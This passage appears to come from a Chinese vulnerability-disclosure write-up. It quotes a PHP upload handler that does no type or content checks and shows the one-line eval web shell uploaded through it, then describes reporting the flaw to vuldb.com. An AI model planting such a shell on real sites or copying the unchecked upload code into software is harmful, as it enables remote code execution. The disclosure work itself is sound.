

文件上传
$uploads_dir = 'uploads/services';

        $tmp_name = $_FILES["ufile"]["tmp_name"];
        // basename() may prevent filesystem traversal attacks;
        // further validation/sanitation of the filename may be appropriate
        $name = basename($_FILES["ufile"]["name"]);
        $random_digit=rand(0000,9999);
        $new_file_name=$random_digit.$name;

        move_uploaded_file($tmp_name, "$uploads_dir/$new_file_name");
对文件本身未进行检验,格式也没有要求,导致PHP一句话木马可以成功上传 上传文件内容
<?php
phpinfo();
@eval($_POST[1]);
?>


由于剩下的几个漏洞点均与上方这几个相似,SQL注入存在防护,XSS和文件上传未进行防护,所以这里不再一一演示
提交

将过程简单梳理一下,再用英文翻译一次,去https://vuldb.com/提交即可 提交几小时后收到了邮件

在网站下查看
